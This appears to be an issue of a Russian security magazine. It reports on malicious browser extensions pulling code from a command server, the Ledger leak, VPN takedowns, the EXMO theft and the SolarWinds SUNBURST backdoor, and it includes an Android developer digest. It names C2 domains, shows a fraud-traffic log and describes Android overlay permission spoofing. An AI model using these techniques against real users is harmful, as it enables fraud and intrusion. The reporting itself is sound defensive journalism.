Но все оказалось куда проще: на этот раз фоновое воспроизведение видео проходило в беззвучном режиме. Вскоре коллеги из службы информационной безопасности выяснили, что проблема затрагивает не только внешних пользователей нашего браузера, но и даже наших коллег. Так мы получили проблемные ноутбуки для исследования и наконец-то смогли детально разобраться в происходящем.

На проблемных устройствах наших коллег были установлены расширения SaveFrom.net, Frigate Light или Frigate CDN. Источник их установки значения не имел (SaveFrom.net мог быть установлен с сайта, а Frigate — напрямую из каталога Chrome Web Store)», — рассказывают специалисты в блоге компании.

В итоге оказалось, что оба расширения семейства Frigate (Light и CDN) имеют один и тот же участок кода, который отвечает за динамическую подгрузку и исполнение JS-скриптов. Таким способом расширения в фоне подтягивали потенциально вредоносный код.


«Этот код совершает запрос по адресу fri-gate.org/config.txt и получает адрес командного сервера для дальнейшей работы. Такое решение позволяет без обновления расширения менять адреса командного сервера, если с ним что-то пошло не так. В момент нашего анализа командным сервером был gatpsstat.com.

Раз в час расширения совершают запрос к командному серверу в обработчик /ext/stat. При первом запросе им выставляется cookie, которая содержит UUID пользователя. Ответ сервера декодируется и попадает в функцию debug(), которая, по сути, является функцией eval() для выполнения JS-кода», — гласит отчет.

Интересно, что все расширения имеют возможность динамически выполнять JS-код, который они получают раз в час из обработчика /ext/stat. Этот JS-код в разные моменты мог быть любым, сколь угодно опасным. Скрытое воспроизведение видео, возможно, лишь один из множества возможных симптомов, признают эксперты.

Также обнаружилось, что сомнительная активность прекращалась, если пользователь открывал адрес поддержки Яндекс.Браузера или служебную страницу для анализа трафика.

В итоге специалисты пришли к выводу, что расширения получали задания от собственного управляющего сервера и генерировали фрод-трафик, проигрывая видео в скрытых вкладках, а также имели возможность перехватывать oAuth-токены «ВКонтакте» (правда, неясно, использовался ли данный механизм на практике). Схема запускалась только в случае активного использования браузера, при этом код включал в себя защиту от обнаружения, включая обфускацию и сжатие.



https://gatpsstat.com	POST	/ext/def?hk=	✓	200	2095	app
https://leopony.com	GET	/robots.txt		200	343	text
https://kino.bizebra.me	GET	/robots.txt		200	276	text
https://kino.bizebra.me	GET	/adsite/mggfg(1).html?utm_source=mbac&utm_campaign=259	✓	200	3243	HTML
https://code.jquery.com	GET	/jquery-1.12.4.min.js		200	97616	script
https://mc.yandex.ru	GET	/metrika/tag.js		304	301	script
https://embed.megogo.net	GET	/ev3/player?id=5275615&autoplay=1&muted=1&referer=https://kino.bizebra.me	✓	200	7612	HTML
https://mc.yandex.ru	POST	/watch/34707145?wmode=7&page-ref=https%3A%2F%2Fkino.bizebra.me%2F&...	✓	200	727	JSON
https://mc.yandex.ru	GET	/metrika/advert.gif		304	298	GIF
https://www.google-analytics.com	GET	/analytics.js		304	313	script
https://www.google.com	GET	/recaptcha/api.js?render=6	✓	200	1703	script
https://s1.vcdn.biz	GET	/static/102894161/entry.bundle.js		200	207878	script
https://s1.vcdn.biz	GET	/static/102894161/838b1557d53d83fd6df8.chunk.js		200	372182	script
https://s1.vcdn.biz	GET	/static/102894161/663426f73a6c16d4a73b.chunk.js		200	3112	script

«Мы считаем описанное поведение потенциально опасным и недобросовестным, поэтому приняли решение отключить в Яндекс.Браузере уже установленные копии расширений SaveFrom.net, Frigate Light, Frigate CDN и некоторых других. Пользователи этих расширений получат уведомление, в котором мы расскажем о причинах отключения. После этого они смогут принять осознанное решение и при необходимости включить их вновь (хотя мы настоятельно рекомендуем так не поступать).


Кроме того, мы передали результаты нашего технического анализа коллегам из „Лаборатории Касперского“ и Google. В „Лаборатории Касперского“ уже подтвердили наличие потенциально вредоносной составляющей в расширениях, теперь продукты компании детектируют эту угрозу и блокируют связанные с ней URL-адреса и фрагменты скриптов», — резюмируют аналитики Яндекса.

270 000 ВЛАДЕЛЬЦЕВ LEDGER

Летом текущего года компания Ledger, производящая аппаратные кошельки для криптовалют, пострадала от утечки данных: уязвимость на сайте производителя позволила злоумышленникам получить доступ к контактной информации пользователей.

Теперь на хакерских форумах был обнаружен архив, содержащий адреса электронной почты **1 075 382 ЧЕЛОВЕК**, которые подписались на информационную рассылку Ledger, а также имена и почтовые адреса **272 853 ЧЕЛОВЕК**, которые приобрели устройства Ledger.

Представители Ledger подтвердили, что этот дамп, вероятнее всего, связан с летней утечкой данных. Хуже того, по информации ИБ-специалистов, эти данные продаются на черном рынке с августа 2020 года.



ЗАКРЫТИЕ «ХАКЕРСКИХ» VPN

Правоохранительные органы США, Германии, Франции, Швейцарии и Нидерландов провели совместную операцию Nova, направленную на закрытие VPN-сервисов, чьи мощности применялись хакерами для проведения атак шифровальщиков, веб-скимминга, направленного фишинга и захвата аккаунтов.

В результате операции были закрыты сервисы insorg.org, safe-inet.com и safe-inet.net. В понедельник на этих сайтах появились соответствующие «заглушки», информирующие об аресте доменов. Все эти сервисы работали более десяти лет, и следователи полагают, что ими управлял один и тот же человек или группа людей. Впрочем, пока никаких обвинений операторам сервисов, похоже, предъявлено не было.

Эти «пуленепробиваемые» VPN активно рекламировались как на русскоязычных, так и на англоязычных хак-форумах, и их услуги стоили от 1,3 доллара в день до 190 долларов в год. Напомню, что термин «пуленепробиваемый» чаще применяется к хостинг-провайдерам и подразумевает, что те не удаляют нелегальный контент, несмотря на многократные запросы со стороны властей, и фактически покрывают преступников.

Представители Министерства юстиции США и Европола заявили, что перечисленные VPN-провайдеры способствовали маскировке реальных личностей хакеров-вымогателей, работали с Magecart-группировками (веб-скимминг), фишерами и хакерами, участвовавшими в захвате чужих учетных записей.

Серверы VPN-провайдеров были арестованы в пяти странах мира, где те размещали контент. Представители Европола заявили, что намерены проанализировать собранную с серверов информацию и возбудить дела против некоторых пользователей.


Интересно, что при этом операторы Safe-Inet уже сообщили в социальных сетях, что им известно о «проблеме». Они обещают, что в ближайшее время работа сервисов будет восстановлена.

RDP-АТАКИ

Аналитики «Лаборатории Касперского» представили отчет «Удаленка — история года», в котором подвели итоги года в свете пандемии коронавируса, а также рассказали об изменениях, которые произошли в компаниях по всему миру в связи с переходом на удаленную работу.

Оказалось, что с января по ноябрь 2020 года количество RDP-атак увеличилось в **3,4 РАЗА**: за этот период было зафиксировано **174 000 000** таких инцидентов. Эксперты объясняют это массовым переходом сотрудников на удаленный режим работы: число подключений по RDP значительно увеличилось, чем и поспешили воспользоваться злоумышленники.

В феврале, до введения строгого карантина, число атак через RDP составляло **3 800 000**, а в марте, с усилением ограничительных мер, — уже **11 100 000**. Пик мошеннической активности пришелся на июль текущего года (более **25 100 000** атак), а в ноябре этот показатель был равен почти **18 000 000**.



Также из отчета видно, что мошенники активно эксплуатировали популярность мессенджеров и сервисов для видео- и конференц-связи, под видом которых распространяли вредоносный софт. В 2020 году компания выявила почти **1 700 000** уникальных вредоносных файлов по всему миру, замаскированных подобным образом. Обычно эти файлы представляли собой загрузчики и рекламное ПО.

ВЗЛОМ EXMO

Криптовалютная биржа EXMO сообщила, что неизвестные хакеры похитили почти 5% ее активов, скомпрометировав горячие кошельки. По официальной статистике EXMO, суточный объем торгов биржи составляет 2273 BTC (почти 52 миллиона долларов), а количество активных трейдеров равняется 27 795.

Представители EXMO пишут, что 21 декабря 2020 года (2:27:02 UTC) были замечены подозрительные и крупные операции по выводу средств, и в итоге на бирже были временно приостановлены все операции по выводу средств, а пользователей просили временно не пополнять депозиты.

«Мы еще занимаемся расследованием инцидента, но на данный момент аудит безопасности показал, что некоторые суммы в BTC, XRP, ZEC, USDT, ETC и ETH были выведены с горячих кошельков биржи. Затронутые горячие кошельки содержали около 5% от всех активов. Подчеркиваем, что все активы в холодных кошельках находятся в безопасности», — гласило заявление компании.

EXMO расследует инцидент совместно с лондонской полицией и своей командой по борьбе с киберпреступностью. Биржа обещает провести «тщательную проверку безопасности» всех систем и данных и активно работать над поиском причины случившегося. Также представители EXMO подчеркнули, что все убытки, понесенные пострадавшими пользователями, будут полностью покрыты и возмещены за счет биржи.

По информации издания The Block, общая сумма ущерба может составить около 10 500 000 долларов по курсам на момент атаки. Так, по информации аналитиков, злоумышленники похитили (и в основном вывели на биржу Poloniex) следующие объемы криптовалют:

- 292 BTC (около 6,5 миллиона долларов США), а еще 18,5 BTC (415 тысяч долларов США) ожидали подтверждения в мемпуле;
- 867 ETH (521 900 долларов США);
- 476 521 XRP (247 700 долларов США);
- 20 651 ETC (126 800 долларов США);
- 50 000 USDT (50 тысяч долларов США);
- 39 285 ZEC (2,7 миллиона долларов США).

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Анализ четырех миллионов Docker-образов показал, что половина из них содержит критические уязвимости

Работа общественного транспорта Ванкувера нарушилась из-за хакерской атаки

Операторы шифровальщиков начали звонить своим жертвам

Facebook заблокировала аккаунты членов APT32 и раскрыла их личности

Microsoft рассказала о малвари Adrozek, взломавшей более 30 тысяч браузеров

В Chrome заработал блокировщик «тяжелой» рекламы

Специалисты Elcomsoft заявили, что защита пакета «МойОфис» устарела


ФБР и Интерпол нарушили работу кардерского ресурса Joker's Stash

36 сотрудников «Аль-Джазира» были взломаны через уязвимость в iOS

Nintendo следила за хакером, работавшим над взломом консоли 3DS

ANDROID

ПОДМЕНА СИСТЕМНЫХ ДИАЛОГОВ И УТЕЧКИ ПАМЯТИ



Сегодня в выпуске: очередное напоминание, что диалоги запросов полномочий в Android можно подменить, инструкция, как оптимизировать потребление памяти приложением, рассказ об отличиях ArrayMap и SparseArray от HashMap, ультракороткая инструкция по созданию аналога RecyclerView с помощью Jetpack Compose, инструкции по ограничению видимости API библиотек. А также: очередная подборка библиотек для программистов и инструментов для пентеста.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ПОЧИТАТЬ

Подмена диалогов запроса полномочий

Подменяем Runtime permissions в Android — статья об уязвимости Android, позволяющей подменить системный диалог запроса разрешений своим, чтобы обманом заставить пользователя выдать приложению опасные полномочия.

В целом в статье нет ничего нового, и она просто описывает известный баг, а точнее, очередной design flaw Android, связанный с оверлеями. Если кратко, суть истории в том, что в Android есть специальное разрешение SYSTEM_ALERT_WINDOW, позволяющее «рисовать» поверх любых других окон. Это же разрешение можно использовать в корыстных целях, чтобы нарисовать поверх системного окна запроса полномочий, используемого приложениями для запроса прав на то или иное действие, свое собственное окно, которое предлагает пользователю дать разрешение на другое, более безобидное действие.

Google в курсе этой проблемы и даже «исправила» ее сразу при появлении в Android системы запроса разрешений (Android 6.0), но уже в версии Android 7.0 отказалась от исправления из-за многочисленных жалоб пользователей софта с функцией SYSTEM_ALERT_WINDOW (экранные фильтры, системы жестовой навигации, различные всплывающие меню и так далее). Система просто блокировала возможность дать разрешение, если на экране находился оверлей.

Напомним, что SYSTEM_ALERT_WINDOW — одна из самых серьезных проблем Android. На ней построена опасная атака Cloak & Dagger, ее используют многие блокировщики экрана и банковские трояны. Однако исправить эту проблему, не сломав совместимость с существующим софтом, невозможно, и Google приходится искать пути минимизации риска. Для этого уже было сделано несколько шагов.

1. В Google Play теперь есть белый список приложений, которые могут получить разрешение `SYSTEM_ALERT_WINDOW` без необходимости его запрашивать (раньше все приложения из Google Play получали его автоматически).
2. Начиная с Android 8 оверлеи не могут перекрывать строку состояния, а сам оверлей можно быстро отключить в панели уведомлений. Это сделано для борьбы с ransomware, показывающими поверх экрана оверлей, который нельзя никаким образом отключить.
3. Начиная с Android 10 приложения, установленные не из Google Play, лишаются разрешения на показ оверлеев через 30 секунд после того, как приложение будет завершено или перезапущено. Приложения из Google Play лишатся этого разрешения после перезагрузки.
4. В настройках Android теперь есть опция, полностью запрещающая использовать оверлеи поверх окна настроек (по умолчанию отключена).

РАЗРАБОТЧИКУ

Как сократить расход памяти приложением

Decrease memory usage of your Android app in half — очередная статья о способах сократить использование оперативной памяти приложением.

Устрани утечки памяти. Это можно сделать, используя инструмент LeakCanary, который будет показывать уведомление каждый раз, когда есть подозрение на утекшую активность, диалог или фрагмент.

Проанализируй использование памяти графическими элементами. Обычные Bitmap'ы, используемые в приложении, могут привести к ошибке OutOfMemoryError, когда приложение завершается из-за нехватки памяти. Чтобы этого избежать, масштабируй изображения до меньшего размера, применяй кеширование и своевременно удаляй закешированную графику. Вот несколько советов, как сделать это с помощью популярной библиотеки загрузки изображений Glide:

- По умолчанию библиотека использует формат ARGB_8888 для хранения изображений. Изменив его на RGB_565, можно вдвое сократить использование памяти, не сильно потеряв в качестве (можно использовать только на low-end-устройствах):

```
@GlideModule
class CustomGlideModuleV4 : AppGlideModule() {
    override fun applyOptions(context: Context, builder:
GlideBuilder) {
        builder.setDefaultRequestOptions(
            RequestOptions().format(DecodeFormat.PREFER_RGB_565)
        )
    }

}

GlideApp.with(view.context)
    .load("$imgUrl$IMAGE_URL_SIZE_SPEC")
    .into(view)
```

- Избежать проблемы можно, очищая кеш изображений при нехватке памяти. Для этого добавь в Application-класс приложения следующие строки:

```
override fun onTrimMemory(level: Int) {
    GlideApp.with(applicationContext).onTrimMemory(
TRIM_MEMORY_MODERATE)
    super.onTrimMemory(level)
}
```

- Чтобы уменьшить размер изображения, можно использовать такой код:

```
Glide
    .with(context)
    .load(url)
    .apply(new RequestOptions().override(600, 200))
    .into(imageView);
```

Проверь код навигации приложения. При использовании паттерна «Одна активность», когда в приложении есть всего одна активность (Activity), а все экраны представляют собой фрагменты (Fragment), ты можешь заметить, что при перемещении на новый фрагмент старый фрагмент не уничтожается. Это стандартное поведение фрагментов, поэтому заботиться об освобождении памяти должен ты сам. Для этого достаточно самостоятельно уничтожать все View в методе `onDestroyView()`.

Другие советы:

- при использовании RecyclerView по возможности используй `notifyItemChanged()` вместо `notifyDataSetChanged()`;
- не создавай дополнительных объектов-оберток там, где этого можно избежать;
- уменьши размер APK, это приведет к уменьшению памяти, занимаемой приложением;
- не храни объекты «на всякий случай»;
- запускай бенчмарки на релизных билдах;
- избавься от избыточных анимаций.

Kotlin и видимость API

Mastering API Visibility in Kotlin — статья о том, как сделать интерфейсы библиотек как можно более закрытыми, сохранив гибкость, возможности тестирования и возможность взаимодействовать с кодом на Java.

1. **Internal** — твой друг. Этот модификатор видимости чем-то похож на package private в Java, но покрывает не пакет, а целый модуль. Все классы, поля и методы, помеченные этим ключевым словом, будут видны только внутри текущего модуля.
2. Модификатор `internal` можно использовать совместно с аннотацией `@VisibleForTesting`, чтобы тесты могли достучаться до нужных методов и полей:

```
@VisibleForTesting(otherwise = PRIVATE)
internal var state: State
```

3. В Java нет модификатора `internal`, поэтому в байт-коде все, что помечено этим ключевым словом, станет `public`, но с одним важным отличием: к его имени прибавится название модуля. Например, метод `createEntity` со стороны Java будет выглядеть как `createEntity$имяМодуля`. Этого можно избежать с помощью аннотации `@JvmName`, позволяющей указать другое имя для использования из Java:

```
class Repository {
    @JvmName("pleaseDoNotCallThisMethod")
    internal fun createEntity() { ... }
}
```

Если же метод не должен быть виден вообще, можно использовать аннотацию `@JvmSynthetic`:

```
class Repository {
    @JvmSynthetic
    internal fun createEntity() { ... }
}
```

4. Explicit API mode — твой второй друг. В Kotlin все объявления по умолчанию получают модификатор public. А это значит, что шанс забыть сделать метод `internal` или `private` высок. Специально для борьбы с этой проблемой в Kotlin 1.4 появился Explicit API mode, который заставляет добавлять модификатор видимости к любым объявлениям. Чтобы его включить, достаточно добавить три строки в конфиг Gradle:

```
kotlin {
    explicitApi()
}
```


5. Одно из неожиданных следствий использования `internal` — инлайновые функции не смогут использовать методы, помеченные этим ключевым словом. Так происходит потому, что код инлайновой функции полностью встраивается в вызывающий код, а он не имеет доступа к методам, помеченным как `internal`. Решить эту проблему можно с помощью аннотации `@PublishedApi`. Она сделает метод доступным для инлайновых функций, но оставит закрытым для всех остальных:

```
@PublishedApi
internal fun secretFunction() {
    println("through the mountains")
}

public inline fun song() {
    secretFunction()
}

fun clientCode() {
    song() // ok
    secretFunction() // Нет доступа
}
```

Что такое ArrayMap и SparseArray

All you need to know about ArrayMap & SparseArray — статья об ArrayMap и SparseArray, двух фирменных, но не так хорошо известных коллекциях Android. Обе коллекции по сути аналоги HashMap из Java с тем исключением, что они созданы специально, чтобы минимизировать потребление оперативной памяти.

В отличие от HashMap, который для хранения каждого объекта создает новый объект и сохраняет его в массиве, ArrayMap не создает дополнительный объект, но использует два массива: mHashes для последовательного хранения хешей ключей и mArray для хранения ключей и их значений (друг за другом). Начальный размер первого — четыре, второго — восемь.




Анатомия ArrayMap

При добавлении элемента ArrayMap сначала добавляет его хеш в первый массив, а затем ключ и значение во второй массив, где индекс ключа высчитывается как индекс хеша в массиве mHashes, умноженный на два, а индекс значения как индекс ключа плюс один. В случае коллизии (когда два разных ключа имеют одинаковый хеш) ArrayMap производит линейный поиск ключа в mArray и, если он не найден, добавляет новый хеш в mHashes и новые ключ:значение в mArray. При достижении предельного размера массивов ArrayMap копирует их в новый массив, размер которого высчитывается так: `oldSize+(oldSize>>1)` (4 → 8 → 12 → 18 → 27 → ...).


SparseArray представляет собой тот же ArrayMap, но предназначенный для работы с типами данных, где ключ — это int, а значение может быть либо объектом, либо простым типом данных: int, long, boolean (SparseIntArray, SparseLongArray, SparseBooleanArray). В итоге SparseArray нет необходимости хранить обертки над простыми типами данных.

Благодаря избавлению от необходимости хранить дополнительный объект для каждого элемента, ArrayMap оказывается примерно на 25% экономнее HashMap, а SparseArray почти в два раза экономнее.



HashMap vs ArrayMap vs SparseArray: использование памяти для 1000 объектов

В то же время ArrayMap и SparseArray в целом в два раза медленнее HashMap.



HashMap vs ArrayMap vs SparseArray: рандомные операции чтения

Выводы:

- по возможности используй ArrayMap;
- используй SparseArray, если ключи имеют тип int;
- если размер коллекции известен — указывай его в конструкторе.

RecyclerView с помощью Jetpack Compose

How to make a RecyclerView in Jetpack Compose — краткая заметка о том, как создать собственный RecyclerView, используя библиотеку Jetpack Compose.

RecyclerView — известный и очень популярный элемент интерфейса Android, позволяющий создать динамически формируемый (бесконечный) список элементов с ленивой загрузкой и переиспользуемыми элементами UI. Говоря простыми словами: RecyclerView — это быстрый список из произвольного количества элементов, который будет расходовать память только на те элементы, что в данный момент находятся на экране.

RecyclerView — очень мощный и сложный инструмент. Чтобы создать список с его помощью, необходимо создать сам RecyclerView, подключить к нему адаптер, который будет наполнять его элементами, подключить менеджер лейаутов и создать один или несколько viewHolder'ов, которые будут хранить графическое представление элементов списка.

А теперь посмотрим, как создать аналог RecyclerView с использованием фреймворка Jetpack Compose:

```
data class ItemViewState(
        val text: String
)

@Composable
fun MyComposeList(
        modifier: Modifier = Modifier,
        itemViewStates: List<ItemViewState>
) {
    LazyColumnFor(modifier = modifier, items = itemViewStates) {
viewState ->
        MyListItem(itemViewState = viewState)
    }
}

@Composable
fun MyListItem(itemViewState: ItemViewState) {
    Text(text = itemViewState.text)
}
```

Это действительно все.

Валидация форм с помощью Kotlin Flow

Using Flows for Form Validation in Android — короткая заметка о том, как реализовать валидацию форм с помощью Kotlin Flow. Интересна в первую очередь в качестве простой и наглядной демонстрации работы недавно появившегося StateFlow.

Допустим, у нас есть форма с тремя полями: First Name, Password и User Id. Наша задача — сделать так, чтобы кнопка Submit активировалась лишь в том случае, если поле First Name содержит только символы латинского алфавита, поле Password содержит как минимум восемь символов, а поле User Id содержит хотя бы один символ подчеркивания.

Для хранения текущего значения поля будем использовать StateFlow:

```
private val _firstName = MutableStateFlow("")
private val _password = MutableStateFlow("")
private val _userID = MutableStateFlow("")
```

Дополнительно создадим три метода, чтобы записывать значения в эти StateFlow:

```
fun setFirstName(name: String) {
    _firstName.value = name
}

fun setPassword(password: String) {
    _password.value = password
}

fun setUserId(id: String) {
    _userID.value = id
}
```

Теперь объединим все три StateFlow в один Flow, который будет отдавать только значения true или false:

```
val isSubmitEnabled: Flow<Boolean> = combine(_firstName, _password,
_userID) { firstName, password, userId ->
    val regexString = "[a-zA-Z]+"
    val isNameCorrect = firstName.matches(regexString.toRegex())
    val isPasswordCorrect = password.length > 8
    val isUserIdCorrect = userId.contains("_")
    return@combine isNameCorrect and isPasswordCorrect and
isUserIdCorrect
}
```

Этот код будет запускаться каждый раз, когда состояние любого из трех StateFlow изменится.

Теперь осталось только привязать три первых StateFlow к полям ввода:

```
private fun initListeners() {
    editText_name.addTextChangedListener {
        viewModel.setFirstName(it.toString())
    }
    editText_password.addTextChangedListener {
        viewModel.setPassword(it.toString())
    }
    editText_user.addTextChangedListener {
        viewModel.setUserId(it.toString())
    }
}
```

А состояние кнопки Submit привязать к полученному в результате преобразования Flow:

```
private fun collectFlow() {
    lifecycleScope.launch {
        viewModel.isSubmitEnabled.collect { value ->
            submit_button.isEnabled = value
        }
    }
}
```

Что делает весь этот код? При изменении любого из полей ввода будет автоматически изменено значение одного из трех StateFlow. Это, в свою очередь, повлечет за собой запуск функции `combine`, которая в итоге выпустит новое значение в поток `isSubmitEnabled`. На это действие среагирует код внутри функции `collectFlow()`. В итоге он изменит состояние кнопки.

ИНСТРУМЕНТЫ

- Apk-medit — утилита для поиска и изменения данных в памяти (аналог ArtMoney);
- APKLab — плагин VS Code для реверса и пересборки APK;
- RASEv1 — скрипт для рутинга стандартного эмулятора Android.

БИБЛИОТЕКИ

- Speedometer — полукруглый прогресс-бар;
- NoNameBottomBar — очередная панель управления в нижней части экрана;
- Bottom-sheets — коллекция диалогов в нижней части экрана: время, календарь, цвет и прочее;
- libCFSurface — библиотека, позволяющая выводить информацию на экран напрямую, используя права root;
- Strong-frida — патчи для Frida, позволяющие избежать обнаружения фреймворка;
- Circle-menu — круговое меню;
- onboardingflow — подсветка элемента интерфейса для обучающих экранов;
- fingerprint-android — библиотека для фингерпринтинга устройств;
- Flower — библиотека на базе Kotlin Flow для организации получения и кеширования данных из сети;
- Kable — библиотека для асинхронной работы с BLE-устройствами;
- Accompanist — функции для разработки приложения на Jetpack Compose;
- Simple Settings — библиотека для создания экранов настроек;
- Belay — библиотека для обработки ошибок.

ВЗЛОМ ГОДА

ВСЕ, ЧТО ИЗВЕСТНО О КОМПРОМЕТАЦИИ SOLARWINDS НА ДАННЫЙ МОМЕНТ

Мария «Mifrill» Нефёдова
nefedova@glc.ru

Хакеры атаковали компанию SolarWinds и заразили ее платформу Orion малварью. Многие уже называют случившееся самой масштабной атакой года, в которой, конечно, подозревают российских правительственных хакеров. Среди пострадавших числятся такие гиганты, как Microsoft, Cisco, FireEye, а также множество правительственных агентств США, включая Госдеп и Национальное управление по ядерной безопасности. Однако «списки жертв» пополняются каждый день, а эксперты делятся все новыми деталями случившегося. В этом материале мы собрали все, что известно о взломе SolarWinds на сегодняшний день.

АТАКУ ЗАМЕТИЛИ

В середине декабря 2020 года крупные западные СМИ, включая Reuters, Washington Post и Wall Street Journal, неожиданно сообщили, что американские власти стали жертвой масштабной атаки правительственных хакеров. Журналисты писали, что в результате инцидента были скомпрометированы как минимум Министерство финансов США и Национальная администрация по информатике и телекоммуникациям при Министерстве торговли США.

Газета Washington Post ссылалась на собственные источники, согласно которым от атак пострадали и многие другие правительственные учреждения в США (это оказалось правдой, но подробнее чуть ниже). Агентство Reuters, в свою очередь, писало, что инцидент был признан настолько серьезным, что в Белом доме созвали экстренное заседание Совета национальной безопасности США.

Вскоре после этих публикаций собственный отчет о произошедшем обнародовали представители ИБ-компании FireEye и тем самым только подлили масла в огонь. Дело в том, что сама FireEye тоже оказалась в числе пострадавших и, можно сказать, исследователи изучали случившееся «изнутри».


Из отчета FireEye стало понятно, что неизвестные злоумышленники довольно давно скомпрометировали ИТ-компанию SolarWinds, которая разрабатывает для предприятий ПО, помогающее управлять их сетями, системами и инфраструктурой. Проникнув в сеть SolarWinds, злоумышленники снабдили платформу Orion, предназначенную для централизованного мониторинга и управления, вредоносным обновлением. В результате множество клиентов SolarWinds установили зараженную версию платформы и, сами того не зная, впустили хакеров в свои сети.

Скомпрометированными официально признаны версии 2019.4 HF 5, 2020.2 (без исправления) и 2020.2 HF 1.

Дело осложнилось тем, что в список клиентов SolarWinds входят более 400 крупнейших американских компаний из списка Fortune 500, а также многие правительственные учреждения, банки, медицинские заведения и более мелкие бизнесы.

КАК ВЗЛОМАЛИ?

Официальные представители SolarWinds пока не сделали post mortem отчет об инциденте (для этого еще слишком рано), поэтому точно неизвестно, как именно хакеры сумели проникнуть в сеть компании. Однако после того, как об атаке стало широко известно, многие СМИ обратили внимание на заявления ИБ-исследователя Винота Кумара (Vinoth Kumar), который утверждал, будто учетные данные от сервера обновлений SolarWinds еще в 2018 году были свободно доступны в официальном репозитории компании на GitHub. По словам Кумара, он заметил эту утечку в ноябре, а пароль от сервера был элементарным: solarwinds123.



Кумар писал, что, используя эти учетные данные, он сумел загрузить файл на сервер компании и тем самым доказал, что система небезопасна, о чем и уведомил SolarWinds еще в ноябре 2020 года. В итоге утечку устранили 22 ноября.

Исследователь не утверждал, что именно эти учетные данные сыграли какую-то роль во взломе платформы Orion, однако признавал, что такое возможно. Дело в том, что вредоносные бинарники Orion были подписаны, что явственно намекало на более широкую компрометацию сети компании.

> *«Если бы они получили доступ к билд-серверам, им не потребовались бы учетные данные от FTP. Но если бы они просто завладели сертификатом подписи и учетными данными от FTP, они могли изменить .dll, подписать его и загрузить на FTP-сервер», — рассуждал Кумар.*

Теорию утекших учетных данных и халатности в целом подтверждают и источники информационного агентства Reuters, по данным которых, в даркнете уже давно продавали доступы к системам SolarWinds.

Об этом же сообщили и аналитики компании Group-IB. По их информации, хакер из Казахстана, известный как Fxmsp, еще в октябре 2017 года продавал доступы к http://solarwinds.com и http://dameware.com (программное обеспечение дистанционного управления от SolarWinds) на известном андеграундном форуме exploit.in. Причем эти компании были одними из первых, доступы к которым Fxmsp выставил на продажу в паблике.

МАЛВАРЬ

Согласно многочисленным отчетам ИБ-экспертов, злоумышленники внедрили бэкдор в легитимный DLL-файл платформы Orion — SolarWinds.Orion.Core.BusinessLayer.dll. Данная малварь получила кодовое имя SUNBURST (или же Solorigate), а детальные отчеты о ней уже подготовили Microsoft, FireEye, Агентство по кибербезопасности и защите инфраструктуры, организованное при Министерстве внутренней безопасности США (DHS CISA), и многие другие.

Проникнув в систему, SUNBURST подключался к управляющему серверу на avsvmcloud.com и получал «задания» для выполнения на зараженном компьютере. Точно неизвестно, какие именно команды поступали малвари от операторов, но это могло быть что угодно — от удаленного доступа к зараженным системам до загрузки и установки дополнительных вредоносных программ или хищения данных.

По информации Yahoo!News, злоумышленники опробовали такой метод распространения малвари еще в октябре 2019 года. Просто во время пробного запуска файл DLL не содержал SUNBURST. Сам бэкдор, судя по всему, начали распространять в марте 2020 года, а проникнув в сети жертв, злоумышленники несколько месяцев избегали обнаружения, собирая информацию и не привлекая к себе внимания.

По данным СМИ, даже сотрудники FireEye заметили взлом лишь после того, как хакеры зарегистрировали свое устройство в системе многофакторной аутентификации компании с использованием украденных учетных данных.

